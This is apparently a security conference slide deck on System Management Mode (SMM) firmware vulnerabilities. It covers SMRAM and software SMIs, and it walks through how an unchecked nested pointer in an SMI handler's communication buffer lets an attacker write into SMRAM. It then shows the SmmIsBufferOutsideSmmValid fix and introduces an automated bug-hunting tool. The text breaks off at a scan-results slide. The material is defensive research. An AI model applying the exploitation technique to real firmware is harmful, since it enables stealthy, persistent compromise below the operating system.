

Breaking Secure Boot with SMM

Assaf Carlsbad, Itai Liba



✉ carlsbad@sentinelone.com

🐦 [@assaf_carlsbad](https://twitter.com/assaf_carlsbad)

✉ itail@sentinelone.com

🐦 [@liba2k](https://twitter.com/liba2k)

Agenda

01

**A whirlwind tour
of SMM**

02

SMM Vulnerabilities

And how to hunt them
automatically

03

SMM Exploitation

CVE-2021-0157 & CVE-2021-
0158

04

Mitigations

The background features glowing cyan circuit lines that trace paths across the dark field, with small circular nodes at various points. In the center, there is a bright orange square with a slightly distressed or pixelated edge.


01

A whirlwind tour of SMM

SMM, SMRAM, SMIs
and other curses...

What is SMM?

- System Management Mode
- A dedicated CPU mode for firmware handling low-level system-wide functions
- Highly privileged



Venturing into the x86's System Management Mode

SMM Privileges


- Ring “-2”
 - Full access to physical memory (subvert OS/hypervisor)
 - Reflash the BIOS (persistence)
 - Completely transparent (stealth)
- Nowadays: attempts to de-privilege SMM



<https://medium.com/swlh/negative-rings-in-intel-architecture-the-security-threats-youve-probably-never-heard-of-d725a4b6f831>


SMRAM

- System Management RAM
- Isolated address space
- Contains:
 - SMM binaries
 - SMM stack & heap
 - SMM Save State
 - CPU tables (IDT/GDT/Page Table)




SMRAM

- Can only be read and written from SMM
 - Chipset provides mechanism to **close** and **lock** SMRAM
 - Attempts to access SMRAM from outside of SMM will be discarded



SMIs


- System Management Interrupt
- Causes transition into SMM
 - One “master” SMI Handler
 - Firmware can register additional sub-handlers
- In UEFI:
 - Handlers are installed by calling ***SmiHandlerRegister***
 - Each handler is identified by a GUID



```
//  
// Register LockBox communication handler  
//  
Status = gSmst->SmiHandlerRegister(  
    . . . . . SmmLockBoxHandler,  
    . . . . . &gEfiSmmLockBoxCommunicationGuid,  
    . . . . . &DispatchHandle  
    . . . . . );
```


Software SMIs

- Can be invoked by SW with ring 0 privileges
 - SMM equivalent of a syscall
- Caller packs a **communication buffer** in normal RAM:
 - GUID identifying the handler
 - Arguments for the handler
- Writes address of Comm Buffer to **SMM_CORE_PRIVATE_DATA**



Software SMIs

- Write I/O port 0xB2 (APMC)

12.8.2 APM I/O Decode Register

Table 12-10 shows the I/O registers associated with APM support. This register space is enabled in the PCI Device 31: Function 0 space (APMDEC_EN), and cannot be moved (fixed I/O location).

Table 12-10. APM Register Map

Address	Mnemonic	Register Name	Default	Type
B2h	APM_CNT	Advanced Power Management Control Port	00h	R/W
B3h	APM_STS	Advanced Power Management Status Port	00h	R/W

12.8.2.1 APM_CNT—Advanced Power Management Control Port Register

I/O Address:	B2h	Attribute:	R/W
Default Value:	00h	Size:	8 bits
Lockable:	No	Usage:	Legacy Only
Power Well:	Core		

Bit	Description
7:0	Used to pass an APM command between the OS and the SMI handler. Writes to this port not only store data in the APMC register, but also generates an SMI# when the APMC_EN bit is set.

Software SMIs

The `CommBuffer` and its respective size are fetched from `gSmmCorePrivate`

The SMI handler with the GUID found in the header is invoked

```
VOID
EFIAPI
SmmEntryPoint (
    IN CONST EFI_SMM_ENTRY_CONTEXT *SmmEntryContext
)
{
    EFI_STATUS ..... Status;
    EFI_SMM_COMMUNICATE_HEADER *CommunicateHeader;
    BOOLEAN ..... InLegacyBoot;
    BOOLEAN ..... IsOverlapped;
    VOID ..... *CommunicationBuffer;
    UINTN ..... BufferSize;

    //
    // If a legacy boot has occurred, then make sure gSmmCorePrivate is not accessed
    //
    InLegacyBoot = mInLegacyBoot;
    if (!InLegacyBoot) {
        // ...
        gSmmCorePrivate->InSmm = TRUE;
        // ...
        CommunicationBuffer = gSmmCorePrivate->CommunicationBuffer;
        BufferSize = gSmmCorePrivate->BufferSize;
        if (CommunicationBuffer != NULL) {
            // ...
            IsOverlapped = InternalIsBufferOverlapped (
                (UINT8 *) CommunicationBuffer,
                BufferSize,
                (UINT8 *) gSmmCorePrivate,
                sizeof (*gSmmCorePrivate)
            );
            if (!SmmIsBufferOutsideSmmValid ((UINTN)CommunicationBuffer, BufferSize) || IsOverlapped) {
            } else {
                CommunicateHeader = (EFI_SMM_COMMUNICATE_HEADER *)CommunicationBuffer;
                BufferSize -= OFFSET_OF (EFI_SMM_COMMUNICATE_HEADER, Data);
                Status = SmiManage (
                    &CommunicateHeader->HeaderGuid,
                    NULL,
                    CommunicateHeader->Data,
                    &BufferSize
                );
            }
        }
    }
}
```

Software SMIs

```
EFI_STATUS __fastcall SmiHandler_11AC(EFI_HANDLE DispatchHandle, const void *Context, void *CommBuffer, UINTN *CommBufferSize)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    if ( CommBuffer && *CommBufferSize )
    {
        if...
        switch ( *(_BYTE *)CommBuffer )
        {
            case 0:
                byte_2088 = 1;
                return 0i64;
            case 2:
                if...
                break;
            case 3:
                if...
                break;
            default:
                v_status = 0x8000000000000003ui64;
                **(_QWORD **)((char *)CommBuffer + 1) = v_status;
                return 0i64;
        }
    }
    return 0x8000000000000002ui64;
}
```

Actual handler is invoked and can access all caller-supplied arguments via the **CommBuffer** parameter



02

SMM Vulnerabilities




And how to automatically
uncover them

Attacking SMM

- Main attack surface are software SMIs
 - Can be triggered in a controlled fashion
 - Contents of the Comm Buffer are attacker controlled
- Confused-deputy attack to:
 - Hijack SMM code flow
 - Disclosing SMRAM contents
 - Corrupting SMRAM contents



CommBuffer nested pointers



Unsanitized nested pointers


```
EFI_STATUS __fastcall SmiHandler_11AC(EFI_HANDLE DispatchHandle, const void *Context, void *CommBuffer, UINTN *CommBufferSize)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    if ( CommBuffer && *CommBufferSize )
    {
        if...
        switch ( *(_BYTE *)CommBuffer )
        {
            case 0:
                byte_2088 = 1;
                return 0i64;
            case 2:
                if...
                break;
            case 3:
                if...
                break;
            default:
                v_status = 0x8000000000000003ui64;
                **(_QWORD **)((char *)CommBuffer + 1) = v_status;
                return 0i64;
        }
    }
    return 0x8000000000000002ui64;
}
```

First byte is the **OpCode** field.
Valid values are { 0, 2, 3 }

default clause writes a status
variable to the memory location
pointed to by **CommBuffer + 1**


Exploiting nested pointer issues



Exploiting nested pointer issues




Write



Exploiting nested pointer issues




Invoke




Exploiting nested pointer issues

Handler inspects **OpCode** field



Exploiting nested pointer issues


An invalid opcode values will force the handler to fallback into the **default case**



Exploiting nested pointer issues




Handler inspects
Address field to
know where to
write the status



Exploiting nested pointer issues



SMRAM corruption
at attacker
controlled address



```

    .default:
    .v_status = 0x8000000000000003ui64;
LABEL_15:
    *(_QWORD *)CommBuffer->field_1 = v_status;
    return 0i64;
}
.v_status = 0x800000000000000Fui64;
goto LABEL_15;
}
return 0x8000000000000002ui64;
}

```

Handlers should call

BOOLEAN EFIAPI

SmmIsBufferOutsideSmmValid(
IN EFI_PHYSICAL_ADDRESS Buffer,
IN UINT64 Length)

to make sure nested pointers do not
 overlap with SMRAM

```

    .default:
    .v_status = 0x8000000000000003ui64;
LABEL_15:
    if (!SmmIsBufferOutsideSmmValid(CommBuffer->field_1, sizeof(_QWORD)))
    .return EFI_ACCESS_DENIED;
    *(_QWORD *)CommBuffer->field_1 = v_status;
    return 0i64;
}
.v_status = 0x800000000000000Fui64;
goto LABEL_15;
}
return 0x8000000000000002ui64;
}

```


Using Brick to automatically hunt SMM bugs

- Brick is an automated, static analysis tool for hunting SMM vulnerabilities
- Based on IDA
- Produced 13 CVEs so far
- <https://github.com/Sentinel-One/brick>



PS C:\Users\carlsbad\Code\brick>

Interpreting Results

← → ↺ ⓘ File | C:/temp/SpiSmmStub.efi.html

SUMMARY OF SCAN RESULTS

